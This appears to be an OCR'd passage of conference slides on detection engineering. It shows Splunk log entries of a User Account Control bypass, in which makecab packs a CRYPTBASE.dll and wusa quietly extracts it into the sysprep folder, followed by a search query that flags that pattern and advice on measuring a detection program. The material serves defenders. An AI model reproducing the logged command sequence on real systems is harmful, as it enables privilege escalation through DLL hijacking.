
Events Patterns **Statistics (2)** Visualization

100 Per Page ▾ Format Preview ▾


_time	index	sourcetype	hostname	parent_process	process	command_line
2019-06-03 16:36:07	demo	RSA_demo	Ogden-PC	rundll32.exe	makecab.exe	"C:\Windows\System32\makecab.exe" "C:\Users\Admin\Downloads\CRYPTBASE.dll" "C:\Users\Admin\Downloads\Evil_Cabinet.cab"
2019-06-03 16:36:07	demo	RSA_demo	Ogden-PC	rundll32.exe	wusa.exe	"C:\Windows\System32\wusa.exe" "C:\Users\Admin\Downloads\Evil_Cabinet.cab" /quiet /extract "C:\Windows\system32\sysprep\"


```
index=demo sourcetype=RSA_demo
( parent_process = "rundll32.exe" AND process = "makecab.exe" )
OR
( process = "makecab.exe" AND command_line = "*.dll*" )
OR
( process = "wusa.exe" AND command_line = "*.cab*" )
```



Walkthrough – User Account Control Bypass 7



Walkthrough – User Account Control Bypass 8



Walkthrough – User Account Control Bypass 9



Apply it: Short / Medium / Long-Term

- If you don't have a program, start building
- If you have a program, start measuring
- Establishing a structured foundation sets you up for success in the long-run, even if you make mistakes
- Share with the community the efficacy measurements that matter to your organization!

Q&A Session

Join us for a Q&A discussion session in…